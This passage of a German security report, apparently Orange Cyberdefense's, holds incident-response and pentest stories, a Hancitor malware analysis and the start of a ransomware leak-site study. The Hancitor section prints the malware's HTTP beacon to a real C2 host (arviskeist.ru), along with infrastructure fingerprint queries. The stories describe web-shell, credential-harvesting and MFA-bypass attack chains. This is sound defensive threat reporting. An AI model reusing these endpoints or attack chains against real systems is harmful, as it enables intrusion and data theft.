Host: 24.242.237.172:443
```

5.1 CobaltStrike

CobaltStrike ist ein kommerzielles voll funktionsfähiges Fernzugriffstool, das sich selbst als eine „feindliche Simulationssoftware zur Ausführung gezielter Angriffe sowie der Simulation von Post-Exploitation-Maßnahmen fortgeschrittener bösartiger Akteure" bezeichnet.
Der interaktive Post-Exploit-Funktionsumfang von CobaltStrike deckt die gesamte Bandbreite der ATT&CK-Taktiken ab, die in einem einzigen, integrierten System ausgeführt werden können.
In unserem Fall verwendet Trickbot den wermgr.exe-Prozess, um CobaltStrike-Beacon in den Speicher zu laden.

5.2 Ransomware

Mehrere Ransomware-Betreiber sind mit bösartigen Akteuren vernetzt. Diese Akteure zielen darauf ab, den Erstzugriff für die Ransomware-Betreiber durchzuführen. Conti und Ryuk gehören zu den häufigsten Ransomware-Arten, die im Endstadium der Trickbot-Infektion beobachtet werden konnten [25].

Conti ist eine Gruppe, die als Ransomware-as-a-Service-Modell fungiert. Es steht mehreren miteinander vernetzten Akteuren zur Verfügung.

Ryuk ist eine Ransomware, die mit dem Akteur hinter Trickbot in Verbindung steht.

Wichtige Erkenntnisse:

Einige bösartige Akteure verwendeten eine grundlegende Technik, um in das Netzwerk einzudringen, wie beispielsweise Phishing E-Mails. Es ist wichtig, dass Benutzer geschützt werden, indem sie für das Thema Phishing sensibilisiert werden.

Das Erkennen von Trickbot in den einzelnen Phasen ist ein Schlüssel dafür, um Angriffsketten zu durchbrechen und eine Kompromittierung zu verhindern. Trickbot wird von verschiedenen Akteuren verwendet. Allerdings bleibt der Erkennungsansatz in bestimmten Phasen gleich.

Die Nachverfolgung und Beobachtung einer bestimmten Malware oder eines bösartigen Akteurs ist ein Schlüssel dafür, um ihre Weiterentwicklung und Verbesserung zu verfolgen und bezüglich einer effektiven Erkennung der Bedrohung auf dem Laufenden zu bleiben.

www.orangecyberdefense.com

Leon Jacobs
CTO SensePost
Orange Cyberdefense

Pentesting- & CSIRT-Stories

Pentesting mit einem kräftigen Schlag

Harte Sparringspartner, die gekommen sind, um zu bleiben

Als ob eine globale Pandemie nicht genug wäre, haben wir im letzten Jahr einige wirklich spektakuläre Schwachstellen und Sicherheitsverletzungen beobachten können, die unsere Vorstellung von Security nachhaltig verändert haben.

Die ständig zunehmende Dynamik, Leistungsfähigkeit und Komplexität von Angreifern zwingt uns dazu, bestehende Abwehrstrategien mehrfach zu wiederholen und häufig zu überdenken – eine Aussage, die auch für die Entwicklung unserer Ethical Hacker gilt.

Bei Orange Cyberdefense simulieren wir regelmäßig vielfältige, komplexe Angriffsszenarien für Unternehmen – eine Art Sparring. Um Mike Tyson zu zitieren: „Jeder hat einen Plan, bis er eins auf die Fresse bekommt“. So besteht das Ziel dieser Übungen darin, das Vertrauen und die Effektivität der Security-Teams im Umgang mit realistischen, faktenbasierten Szenarien im Kontext von Bedrohungssimulationen zu verbessern.

Vorbereitung und Training sind zwar wichtig, allerdings haben wir es manchmal mit unbekannten Gegnern zu tun. Sollte Ihre Cyberabwehr in einem echten Kampf k.o. gehen, ist es wichtig, jemanden an Ihrer Seite zu haben, der Ihnen dabei hilft, schnell wieder auf die Beine zu kommen. Das macht unser CSIRT, indem es entscheidendes praktisches und kritisches Denken in oft verwirrenden cybersicherheitsrelevanten Situationen anwendet.

Es gibt viele ‚Kriegs’-Geschichten, die von unseren globalen Teams und ihren umfangreichen Erfahrungen sowohl im Kontext von Bedrohungssimulationen als auch der Reaktion auf Kompromittierungen zu erzählen wären. Ich hoffe, dass die Geschichten, die Sie gleich lesen werden, Ihnen spannende Einblicke in deren Alltag geben können. Sie werden zudem erfahren können, wie wir Sie dabei unterstützen können, Ihre allgemeine Sicherheitslage zu verbessern.

CSIRT Story: Another manic Monday

Das Opfer rief an einem Montag das Orange Cyberdefense CSIRT an, weil es entdeckte, dass seine gesamte Infrastruktur mit Ransomware infiziert wurde. Seine Server? Weg. Seine Datensicherung? Weg. Der Sommer sollte gerade beginnen und die Ransomware-Fälle waren nach dem Angriff auf Colonial Pipeline noch nicht zurückgegangen. Es war tatsächlich unser zwölfter Fall in diesem Monat. Die meisten von ihnen haben montags begonnen.

Robinson Delaugerre, CSIRT Investigations Manager, **Orange Cyberdefense**

1 Guten Morgen, hier ist Ihre tägliche Sicherheitslücke

Wir begannen damit, die Lage zu sondieren: ein paar Dutzend Server, alle gemäß Branchenstandards auf dem neuesten Stand gehalten, was bedeutet, dass nur eine Handvoll Windows Server 2012 übrig blieb; ein Hauptbüro, in dem die meisten Schäden aufgetreten waren, und Außenstellen, die über eine MPLS-Verbindung miteinander verbunden waren.

Eine recht typische Infrastruktur, auf den ersten Blick ohne eklatante Sicherheitsmängel. Es war jedoch auch offensichtlich, dass das Sicherheitsteam lediglich aus dem CISO bestand.

2 Moment mal, das kommt uns doch bekannt vor!

Unsere nächste Frage an das Opfer wäre gewesen: „Welche Art von Fernzugriffslösung verwenden Sie in Zeiten von Lockdowns und Remote-Arbeit?“. Allerdings kannten wir das Opfer gut und wussten genau, dass es Fortinet SSL VPN verwendet. Der Grund, warum wir davon wussten, ist einem früheren Vorfall geschuldet, den wir nur vier Monate zuvor bearbeitet hatten. Damals wurde sein Netzwerk mit dem Ziel gehackt, es anschließend mit Ransomware zu infizieren, was glücklicherweise von dem AV-Sicherheitspaket vereitelt werden konnte.

3 Schnelles Beheben der Lücke

Um die Leser nicht länger auf die Folter zu spannen, möchte ich die Geschichte nun etwas abkürzen. Wir haben die Ursache des vorherigen Vorfalls in einer Sicherheitslücke in Fortinet ausmachen können, die es einem Angreifer ermöglicht, unverschlüsselte Anmeldeinformationen von aktiven Benutzern, auch bekannt als CVE-2018-13379, zu generieren. Zurück zu diesem einen Montag im Juni: Wir haben unseren Kunden gefragt, ob er etwas dagegen hätte, wenn wir seine Firewall patchen würden.

Kein Problem, lautete seine Antwort. Wir haben sofort loslegen können, das Netzwerk gesäubert und unsere Geschäfte ohne Probleme weiterführen können. Also haben wir uns an die Arbeit gemacht und weiter nachgeforscht.

4 Folge den Brotkrumen

Ein kurzer Blick in das Active Directory ließ ein paar interessante Details zum Vorschein kommen. Es gab viele fehlgeschlagene Anmeldeversuche für das Konto **Администратор**, wahrscheinlich weil unser Angreifer vergessen hat, eine Variable in seinen Skripten zu ändern. Wichtiger noch, sechs Stunden vor Beginn der Serververschlüsselung wurde ein Konto erstellt und der Gruppe der Domänenadministratoren hinzugefügt.

5 „Was bisher geschah:“ Zurückverfolgen der Ereignisse

Und kurz davor folgen die verräterischen Zeichen der Exploitation durch Zerologon.

Die Quelle des Exploits, der es jedem im LAN befindlichen Angreifer ermöglichte, an Domain-Admin-Privilegien zu gelangen, lag im SSL-VPN-Bereich.

6 Die Nachricht ist raus

Als wir uns der Firewall widmeten, identifizierten wir den für die Verbindung verantwortlichen Account und es kam uns vor wie ein Déjà-vu. Wir hatten dieses Konto im vorherigen Vorfall identifizieren können, das damals vom böswilligen Akteur im Rahmen der Sicherheitsverletzung verwendet wurde. Tatsächlich war es jeder 15. Zugang, der getestet und validiert wurde.

Das Opfer war dabei, diese Konten stillzulegen, aber dieser Punkt landete ganz unten auf der To-Do-Liste. Die Zugangsdaten zu diesen anfälligen VPNs machten innerhalb der Community böswilliger Akteure die Runde. Es bleibt also offen, ob die beiden Angriffe von derselben Gruppe stammten.

Gewonnene Erkenntnisse

In Bezug auf den Active-Directory-Server wurde Zerologon im August des Vorjahres veröffentlicht. Im September folgte die Veröffentlichung eines Patches.

Es sollte gepatcht werden, aber das Wartungsfenster wurde verschoben. So ist das mit dem Patchen; es ist nicht so leicht wie es aussieht.

Von einer Schwachstelle, bei der das Patchen möglicherweise nicht ausreicht, um das Risiko einer Kompromittierung von Anmeldeinformationen zu minimieren, bis hin zu einer anderen, bei der Sie auf einem kritischen Server arbeiten müssen, gibt es viele Möglichkeiten, etwas falsch zu machen oder wie in diesem Fall zu spät zu kommen.

Man kann sich Ransomware-Akteure als technische Schuldeneintreiber vorstellen. Und sie könnten schon am Montag vor Ihrer Tür stehen.

CSIRT Story: Nerven aus Stahl

„Wir wurden von einem unserer Intelligence-Partner darauf aufmerksam gemacht, dass ausgehender Datenverkehr von Ihrem Netzwerk eine bekannte bösartige IP-Adresse kontaktiert“, hieß es in der Nachricht, die eher neue Fragen aufwarf, wo eigentlich Antworten vonnöten gewesen wären. Unser Kunde erhielt diese Meldung Ende September von einer Regierungsbehörde und kontaktierte uns anschließend, um in dieser Angelegenheit Klarheit zu schaffen, wenn nicht sogar die Sache ein für alle Mal zu klären.

Alexis Bonnefoi, CSIRT Analyst, **Orange Cyberdefense**

1 Aus <somewhere> mit lieben Grüßen

Die IP-Adresse wurde mit einem böswilligen Akteur in Verbindung gebracht, von dem bekannt ist, dass er einen engen Kontakt zu einer ausländischen Regierung pflegt. Daher haben wir uns entschieden, mit äußerster Vorsicht vorzugehen. Der gesamte Prozess der Beweissicherung wurde von geklonten virtuellen Maschinen außerhalb des Netzwerks durchgeführt. Wir haben den Datenverkehr überwacht, ohne ihn zu blockieren, um zu verhindern, dass der böswillige Akteur merkt, dass wir ihm auf den Fersen waren. Dies sollte sich als die beste Vorgehensweise erweisen, die wir vorab mit dem Kunden vereinbart hatten, da wir nicht wussten, wie lange das Netzwerk bereits kompromittiert wurde und wie weitreichend die Infiltration war.

2 Wie lange... geht das schon so?

Schon sehr bald sollten unsere Fragen zumindest teilweise beantwortet werden. Die IP-Adresse wurde seit April von einigen Dutzend Endpoints kontaktiert. Durch die Prüfung des Speichers und der Ereignisprotokolle des Endpoints konnte die Installation eines Cobalt-Strike-Implantats entdeckt werden. Bei der Quelle dieser Installation handelte es sich um eine VPN-Verbindung. Aufmerksame Leser der vorherigen Geschichte würden nun zum gleichen Schluss kommen wie auch alle anderen erfahrenen Incident-Responder in den letzten drei Jahren: Deren VPN ist von Fortinet, welches nicht rechtzeitig gepatcht wurde. Diese Annahme war zwar richtig, doch hier ist der Clou: Das Konto, mit dem Cobalt Strike implementiert wurde, wurde seit März 2020 von verdächtigen Standorten aus eingesetzt.

3 Verborgen im Schatten

Sobald wir das Vorgehen durchschauten, konnten wir mehr als 60 kompromittierte Konten identifizieren, von denen fast alle irgendwann während des ganzen anderthalbjährigen Zeitraums, in dem Eindringversuche unternommen wurden, verwendet wurden, um sich mit dem VPN zu verbinden. Das Implantat wurde jedoch erst seit Juni 2021 eingesetzt; alle vorherigen Zugriffe wurden über das VPN durchgeführt. Tatsächlich hatte der böswillige Akteur über ein Jahr lang nichts unternommen, außer den Zugang zu testen und Schwachstellen ein wenig auszukundschaften.

Die Sache nahm in den letzten vier Monaten an Fahrt auf, als der böswillige Akteur Implantate ablegte, während er sich lateral bewegte, und Mimikatz ausführte, um noch mehr Konten zu kompromittieren. Das Ziel des Angreifers blieb unklar. Wir haben verschiedene passive Tools eingerichtet, um die Aktivität des böswilligen Akteurs zu überwachen, während wir uns auf den großen Knall vorbereiteten.

4 Bereitmachen, zielen.....

Die Operation musste innerhalb eines Wochenendes ausgeführt werden, wobei Active Directory und alle Hauptserver durch saubere und stärkere Kopien sowie die Anwendungsserver, die ohne Probleme wiederhergestellt werden konnten, ersetzt wurden. Im Grunde genommen wurden dabei drei Viertel des Netzwerks in einer Blase isoliert und mit erneuerten Passwörtern und Kryptomaterial neu aufgebaut und Versionen der restlichen Server importiert, um deren Kompatibilität zu prüfen. Alle Server, die nicht wiederhergestellt werden konnten, wurden gründlich auf Schadprogramme analysiert und ein dediziertes Skript verfasst, um sie zu reinigen.

5 Feuer!

Die Vorbereitung nahm zwei Monate in Anspruch und die Ausführung war mit einem sehr angespannten Wochenende verbunden. Letztendlich konnte der böswillige Akteur effektiv rausgeworfen werden, ohne dass er merkte, dass wir hinter ihm her waren.

Gewonnene Erkenntnisse

Gemeinsam mit unseren Kollegen aus dem MicroSOC unterstützen wir den Kunden weiterhin dabei, sein Netzwerk auf Anzeichen böswilliger Aktivitäten zu überwachen. Bisher können wir behaupten, dass wir erfolgreich gearbeitet haben.

Es braucht eine sehr ruhige Hand und Mut, um eine solche Operation durchzuführen. Steht man allerdings einem erfahrenen und motivierten böswilligen Akteur gegenüber, besteht der beste Ansatz möglicherweise darin, nichts zu tun.

Natürlich nur dem Anschein nach.

Pentesting Story: Erhalten Sie privilegierten internen Netzwerkzugriff, ärgern Sie den CIO


Das Assessment begann an einem Montag und das Kick-off-Gespräch war kurz: Erhalten Sie um jeden Preis einen privilegierten internen Netzwerkzugriff über das Internet. Die einzigen Angaben waren der Firmenname – ein bekannter Markenname, der für Reichtum steht.

Reino Mostert, Security Specialist Operations, **Orange Cyberdefense**

1 Hey Domain, was hast du uns zu bieten?

Über eine kurze Abfrage über crt.sh konnten mehrere Webseiten auf der Domain des Unternehmens ermittelt werden, wobei es sich bei einigen von ihnen um Testseiten handelte, auf denen CMS-Webanwendungen ausgeführt wurden. Die Anwendungen waren seit Jahren nicht gepatcht worden – schließlich würde man sich hier ja nicht in der Fertigung befinden.

Ein oder zwei Abfragen später war es möglich, Betriebssystembefehle auf einem Webserver des Kunden auszuführen.



2 Vertrau mir, Server: Es ist vertrauenswürdig!

Anschließend wurden auf dem Webserver eine Web-Shell und ein Proxy installiert und konfiguriert. Der teuren Anti-Malware-Lösung machte das nichts aus – für das Web-Stammverzeichnis wurde eine Ausnahme gemacht, da der Admin vermutete, dass das Anti-Malware-Programm die Website verlangsamen würde.

Hinzu kommt noch, dass das SOC zudem bisher nicht dazu gekommen ist, das System in das SIEM zu integrieren. Nicht, dass das einen Unterschied gemacht hätte: die Protokollierung der Systeme war meistens deaktiviert, da ‚die Festplatte voll war'.

3 Möchten Sie ein Passwort? Schauen Sie im Wiki nach!

Die Firewall-Regeln der DMZ waren streng, abgesehen von einigen Ausnahmen, die den Zugriff auf eine ganze Reihe interner Systeme vom kompromittierten Webserver ermöglichten. Für die Anmeldung waren jedoch privilegierte Domänenanmeldeinformationen erforderlich.

Zu diesem Zeitpunkt hätte eine beliebige Anzahl von Angriffen ausgeführt werden können, um an Zugangsdaten etwa mittels Password-Spray-Angriffen oder Kerberoasting zu gelangen. Aber eine Vorgehensweise scheint fast immer zu funktionieren – die Suche nach Passwörtern in internen Wikis, SharePoint-Seiten oder Dateiservern.

4 Wer sagt denn, dass ich kein Admin sein kann?

In der Tat wurden in einem Wiki mehrere unverschlüsselte Administratorpasswörter gefunden – der Autor der Seite argumentierte, dass es, da sie für QA-Systeme seien, nicht wirklich wichtig sei, dass sie jeder sehen könnte.

Nach der Anmeldung war es jedoch möglich, unverschlüsselte Passwörter für mehrere wertvolle Dienstkonten aus der Registrierung der QA-Systeme zu extrahieren.

5 Sich als Administrator ausgeben

Eines der Dienstkonten wurde von einer unternehmenskritischen Software verwendet. Der Anbieter bestand diesbezüglich darauf, dass für die Arbeit Domänenadministratorrechte erforderlich seien.

Auf diese Weise wurde über das Internet ein privilegierter interner Netzwerkzugriff erschlichen und wir hatten unsere Aufgabe erfüllt.

Gewonnene Erkenntnisse:

Im Feedbackgespräch zeigte sich der CIO verärgert – das Sicherheitsbudget war hoch, das Netzwerk Millionen wert und trotzdem leicht zu kompromittieren.

Auf die Frage, wer oder was dafür verantwortlich gemacht werden kann, lautete die einfache Antwort – tausend kleine Ausnahmen. Die gewonnenen Erkenntnisse sind also:

- Es gibt kein ‚bedeutungsloses' System! Schützen Sie Test- und Demoumgebungen wie Live-Assets, denn genau das sind sie (keine Ausnahmen!)
- Gleiches gilt für die Überwachung: Stellen Sie sicher, dass Ihr SOC und SIEM keine blinden Flecken aufweisen (keine Ausnahmen!)
- Grundsätzlich sollten Passwörter nicht weitergegeben werden. In seltenen Fällen kann es durchaus notwendig erscheinen, dass mehrere Benutzer mit denselben Zugangsdaten einen Zugriff erhalten können. Diese sollten dann aber sicher in einem verschlüsselten Passwort-Tresor aufbewahrt werden. Speichern Sie sie niemals in einem öffentlich zugänglichen Wiki oder Sharepoint (keine Ausnahmen!)

Pentesting Story: Red-Team on the rocks

Einer unserer Kunden im hohen Norden, ein mittelständischer MSP, wandte sich für eine Red-Team-Übung an uns, um seine Sicherheitsteams auf eine harte Probe zu stellen. Am Ende waren es einige kleine Details, die dazu führten, dass die Angreifer diesmal den Sieg für sich beanspruchten.

Eirik Sveen, Senior Ethical Hacker, **Orange Cyberdefense**
Henrik Pedersen, Ethical Hacker, **Orange Cyberdefense**

1 Erstaufklärung

Bei der Eingangsuntersuchung fanden die Tester zwei nach außen gerichtete Serviceportale. Eine Kennwortzurücksetzung und ein Selbstbedienungsportal.

Diese Portale wurden anscheinend intern erstellt und kommunizierten per AD/AAD, was sie zu sehr interessanten Zielen machte.

2 Abfangen

Die Tester haben den Datenverkehr mittels Burp abgefangen und festgestellt, dass die Portale interne Benutzernamen und Domain-Informationen in der Serverantwort weitergegeben haben, sobald eine gültige E-Mail bereitgestellt wurde. Dies ermöglichte es den Testern, gültige Benutzer und potenzielle Ziele auszumachen.

3 Social Media? #hackersdelight!

Es wurde anschließend festgestellt, dass, wenn der Tester eine gültige E-Mail und Telefonnummer für einen Benutzer angab, die allesamt einfach auf Social-Media-Plattformen, über Google oder der Zielwebseite zu finden sind, die Tester eine Kennwortzurücksetzung einleiten konnten, wodurch ein MFA-Token an die Telefonnummer des Ziels gesendet werden konnte.

4 Kompromittierung

Die Tester stellten fest, dass der MFA-Token zudem in der Serverantwort enthalten und 20 Minuten gültig war. Der Tester konnte dann den MFA-Token dazu verwenden, um das Kennwort des Zielbenutzers zurückzusetzen, der wiederum nicht auf die Kennwortänderung aufmerksam gemacht wurde.

5 Self-Service: Eine Privilegienerweiterung zum Mitnehmen, mit extra Sahne!

Nachdem das Kennwort des Zielbenutzers erfolgreich zurückgesetzt wurde, konnten sich die Tester als dieser Benutzer im Selbstbedienungsportal anmelden und herausfinden, dass das Portal mehrere Schwachstellen aufwies, von denen die schwerwiegendsten die fest kodierten Berechtigungs-UUIDs im Code darstellten. Dies ermöglichte es den Testern, ihre Berechtigungen innerhalb des Portals zu erweitern, indem sie eine gültige, höher privilegierte UUID in einer Anfrage an den Server hinzufügten, die der Server nicht ordnungsgemäß bereinigte, was zu einer Privilegienerweiterung führte.

6 Vollständige Kompromittierung

Durch den Missbrauch dieser Schwachstelle konnten die Tester ihre Berechtigungen sowohl innerhalb des Portals als auch in der Domäne des Zielsystems erweitern, was zu einer vollständigen Kompromittierung des Zielkunden und möglicherweise aller Benutzer und Kunden des Kunden hätte führen können.

Gewonnene Erkenntnisse:

Einige Lehren, die aus dieser Übung gezogen werden können:

- Basteln Sie sich nichts zurecht und setzen Sie nicht auf selbst entwickelte Authentifizierungen und MFAs
- Verwenden Sie bekannte Authentifizierungs-Frameworks, die über eine vorhandene Integration mit AD/AAD verfügen
- Stellen Sie sicher, dass in Serverantworten keine sensiblen Daten weitergegeben werden
- Sehen Sie von einer Hartcodierung von Sicherheitsberechtigungen oder UUIDs ab
- Bereinigen Sie die Benutzereingaben ordnungsgemäß und stellen Sie sicher, dass die vorhandenen Berechtigungen eines Benutzers überprüft werden

Bedrohungsanalyse: Hancitor

Seit mehreren Monaten verfolgt und erkennt das CyberSOC von Orange Cyberdefense Malware-Kampagnen, die darauf abzielen, Hancitor zu verbreiten, einen Loader, der von einem böswilligen Akteur verwendet wird, der MAN1, Moskalvzapoe oder TA511 genannt wird.

Seit 2020 setzt dieser Bedrohungsakteur, wie viele andere Ransomware-Operatoren Cobalt Strike ein, um auf Großwildjagd zu gehen. McAfee und Group-IB bestätigten die Beobachtung einiger kürzlich durchgeführter Kampagnen, bei denen Hancitor als Initial-Access-Broker für Cuba-Ransomware eingesetzt wurde [26].

Roland R., CyberSOC Analyst, **Orange Cyberdefense**

Was Sie wissen sollten

Diese Bedrohungsanalyse umfasst eine technische Beschreibung typischer Hancitor-Malspam-Kampagnen sowie die gesamte aktuelle Kill Chain von der Erstinfektion bis zum Einsatz von Cobalt Strike und FickerStealer. Wir werden einige Indikatoren einer Kompromittierung und mögliche Infrastruktur-Fingerabdrücke bereitstellen, die bei der Aufstellung einiger Regeln helfen können, um diese spezifische Bedrohung zu erkennen oder zur Strecke zu bringen.

1. Erstzugriff

Seit Monaten greifen Kampagnen, die Hancitor-Malware verteilen, auf die gleiche Vorgehensweise zurück, indem sie gefälschte DocuSign-E-Mails verwenden, um neue Opfer anzulocken. In den letzten Kampagnen nutzte Hancitor einen Link in einer E-Mail, der zu einem legitimen Google-Dienst, FeedProxy, führte [27].

Sobald der Benutzer auf den Link klickt, wird er aufgefordert, ein Office-Dokument (Doc-Datei) herunterzuladen. Diese schadhaften Dokumente sind nicht direkt auf Google-FeedProxy gespeichert. Tatsächlich wird der Cloud-Dienst lediglich als Umleiter verwendet (HTTP 301 Moved Permanently). Das ‚echte' Repository für schädliche Dokumente wird auf einer anderen Domain gehostet, die sich auf eine PHP-Datei und ein wenig auf einen JavaScript-Code stützt, um das Dokument im laufenden Betrieb zu generieren.




Abbildung 1 - Die komplette Dropper-Ausführung kann mit diesem Bericht aus unserer firmeneigenen Sandbox-Lösung (P2A) veranschaulicht werden

2. Ausführung

Sobald der Benutzer Makros öffnet und aktiviert (gemäß den Anweisungen im Text des Word-Dokuments), legt das Makro eine DLL auf dem System ab und führt sie über rundll32.exe aus.

Ab Anfang August 2021 haben wir eine kleine Änderung am Office-Dokument-Dropper feststellen können. Anstelle der üblichen eingebetteten DLL als OLE-Objekt begann man bei Hancitor eine kennwortgeschützte DOC-Datei in der anfänglich heruntergeladenen DOC-Datei einzubetten. Die eingebettete kennwortgeschützte DOC-Datei wird auf dem System abgelegt. Es enthält Makros, die für das Ablegen der Hancitor-DLL auf die Festplatte verantwortlich sind. Anschließend wird die DLL über rundll32.exe ausgeführt.

3. Command & Control

Nach der Infektion des Systems sammelt die Hancitor-DLL mithilfe eines Windows-API-Aufrufs verschiedene Informationen über die infizierten Systeme. Über den Payload wird zudem eine Suche auf api.ipify.org durchgeführt, um die öffentliche IP-Adresse des infizierten Systems zu erhalten.

```
GET / HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT6.1; Win64; x64; trident/7.0; rv:11.0) like Gecko
Host: api.ipify.org
Cache-Control: no cache
```

Alle gesammelten Informationen werden dann über HTTP-POST-Anfragen an Hancitor C2 gesendet. Die Daten werden in diesem Format gesendet:

```
POST /8/forum.php HTTP/1.1
Host: arviskeist.ru
Content-Length: 101
Content-Type: application/x-www-form-urlencoded;
User-Agent: Mozilla/5.0 (Windows NT6.1; Win64; x64; trident/7.0; rv:11.0) like Gecko
```

4. Ficker und Cobalt Strike

Hancitor wurde bei den letzten beobachteten Kampagnen oft als einfacher Loader verwendet. Je nachdem, ob das infizierte System Teil einer Arbeitsgruppe oder einer Domäne ist, lädt das Schadprogramm zusätzliche Nutzdaten herunter und führt sie aus, von Ficker (Arbeitsgruppe) bis Cobalt Strike (AD-Umgebung).

Fingerabdruck: Hancitor

Mit dieser Censys-Abfrage konnten wir Hosts ausfindig machen, die Teil der eigentlichen Infrastruktur von Hancitor und Ficker waren [31]:

services.http.response.headers.last_modified: "Thu, 25 Jun 2015 20:49:10 GMT" OR services.http.response.headers.etag: "\"558c6946-0\""

Fingerabdruck: FickerStealer

Durch die Suche nach Mustern in Bezug auf die C2-Antwort von Ficker auf Censys und Shodan konnten wir vier Hosts ausfindig machen, einschließlich eines Administrationsbereichs von FickerStealer, der auf TCP/8000 exponiert ist [32].

4.1 FickerStealer

FickerStealer ist ein in Rust geschriebener Info-Stealer, der in Untergrund-Foren als MaaS (Malware-as-a-Service) verkauft wird. Dies bestätigen Forscher von CyberArk [29].

Wir haben festgestellt, dass FickerStealer in der Regel als zweite Stufe in nicht-domänenverbundenen Systemen eingesetzt wird, während Cobalt Strike hauptsächlich in domänenverbundenen Umgebungen verwendet wird.

4.2 Cobalt Strike

Cobalt Strike ist eine kommerzielle ‚Bedrohungsemulationssoftware', die häufig von Ransomware- und APT-Akteuren als Post-Exploitation-Tool missbraucht wird [30].

In einer Active-Directory-Umgebung fungiert Hancitor als Loader für Cobalt Strike Beacon. Da Cobalt Strike viele Funktionen bietet, die fast alle Phasen des Eindringens abdecken, verlassen sich viele Ransomware-Akteure auf dieses Tool.

Wichtige Erkenntnisse:

Obwohl an sich relativ harmlos, ist es wichtig, Dropper wie Hancitor zu identifizieren und zu erkennen, um Angriffsketten in einem frühen Stadium durchbrechen zu können.

Die Professionalisierung der Cyberkriminalität arbeitet hier gegen die Kriminellen, da ausgeklügelte Angriffs-Tools wie Hancitor von mehreren Akteuren über einen langen Zeitraum weiter verwertet werden, bis etwas Neues entwickelt wird. Da wir diesen Bedrohungsakteur und die zugehörige Infrastruktur aktiv verfolgen, sind alle Kompromittierungsindikatoren (IOCs) auf unserer Threat-Intelligence-Plattform, dem sogenannten Orange Cyberdefense Datalake [28], verfügbar.

Unsere Kunden, die Managed Detection Services nutzen, sind also bereits vor diesem Schadprogramm geschützt.

www.orangecyberdefense.com

Carl Morris
Lead Security Researcher
Orange Cyberdefense

Charl van der Walt
Head of Security Research
Orange Cyberdefense

Tech Insight

Ransomware Offroad: Jenseits der Verschlüsselung

Unsere Experten haben Leak-Seiten untersucht, die regelmäßig für Double-Extortion-Ransomware und Cy-X verwendet werden. Das haben wir herausgefunden.

„Wie kommt es, dass Sie nicht verstehen, dass in der heutigen Zeit ein Hackerangriff bereits ausreicht, um in einem großen Gebiet oder einem Land den Zugang zu Internetdiensten, Wasser, Gas und Strom zu unterbrechen.“ (Maze, Okt 2020)

Wir haben das Thema Cyber Extortion (Cy-X) mehrfach an anderen Stellen im diesjährigen Navigator diskutiert. Diese heimtückische Form der Kriminalität beherrschte in den letzten zwölf Monaten den Diskurs rund um das Thema Security. Genau aus diesem Grund soll in den folgenden Absätzen nochmals auf diese Thematik eingegangen werden. Dieses Mal soll das Ausmaß und die gegenwärtige Gestalt des Problems unter die ‚Datenlupe’ genommen werden.

Cy-X ist eine Form der Computerkriminalität, bei der die Sicherheit digitaler Datenbestände von Unternehmen (Vertraulichkeit, Integrität oder Verfügbarkeit) kompromittiert und in einer wie auch immer gearteten missbräuchlichen Weise dazu verwendet wird, um Lösegeld zu erzwingen.

Den meisten von uns dürfte dieses Problem unter dem Begriff ‚Ransomware’ oder vielleicht ‚Double Extortion’ bekannt sein. Wie bereits dargestellt, halten wir diese Begriffe für zu ungenau und so haben wir uns daher entschieden, bezüglich der geführten Diskurse unsere eigene spezifische Definition zu bemühen.

Womit wir es zu tun haben

Cy-X ist eine einzigartige Form der Cyberkriminalität, bei der wir einige der kriminellen Handlungen auf sog. ‚Victim Shaming'-Leak-Seiten beobachten und analysieren können.

Seit Januar 2020 bemühen wir uns, möglichst viele dieser Seiten zu identifizieren, um die dort aufgeführten Opfer zu erfassen und zu dokumentieren.

Durch unsere Recherche, Analyse und Anreicherung von Daten, die von den verschiedenen Cy-X-Betreiber- und Marktseiten gesammelt wurden, können wir aus dieser Perspektive heraus unmittelbare Einblicke in die Viktimologie geben.

Wir müssen uns darüber im Klaren sein, dass wir hier nur ein begrenztes Spektrum der tatsächlich stattfindenden Kriminalität analysieren. Dennoch erweisen sich die aus der Analyse der Leak-Bedrohungen gewonnenen Daten als äußerst aufschlussreich.

Wir bezeichnen die Auflistung eines kompromittierten Unternehmens auf einer Cy-X-Leak-Webseite als ‚Leak-Threat'. Die Zahlen, die Sie den meisten der folgenden Diagramme entnehmen können, beziehen sich auf die Anzahl solch individueller Bedrohungen auf den Onion-Sites der Cy-X-Gruppen, die wir in den letzten zwei Jahren identifizieren und zurückverfolgen konnten.

Die Form der Kurve

Wir haben seit Anfang Januar 2020 insgesamt 3.027 einzigartige ‚Leak-Threats' dieser Art ausgehend von 67 verschiedenen Akteuren erfassen und dokumentieren können.

Das Darknet ist per Definition nicht indiziert. Daher können wir nur die Bedrohungen erfassen, die wir auch sehen können. Niemand kann garantieren, dass alle Webseiten erfasst werden. Einige Webseiten verschwinden gelegentlich aus unserem Sichtfeld oder sie werden umbenannt, während wir bisweilen auch neue Webseiten erfassen können.

Trotz der Unvorhersehbarkeiten der Umgebung, die wir beobachten, dient die Anzahl der Leaks als zuverlässiger Indikator für das Ausmaß dieser Kriminalität, sowie ihre generellen Trends im Laufe der Zeit.

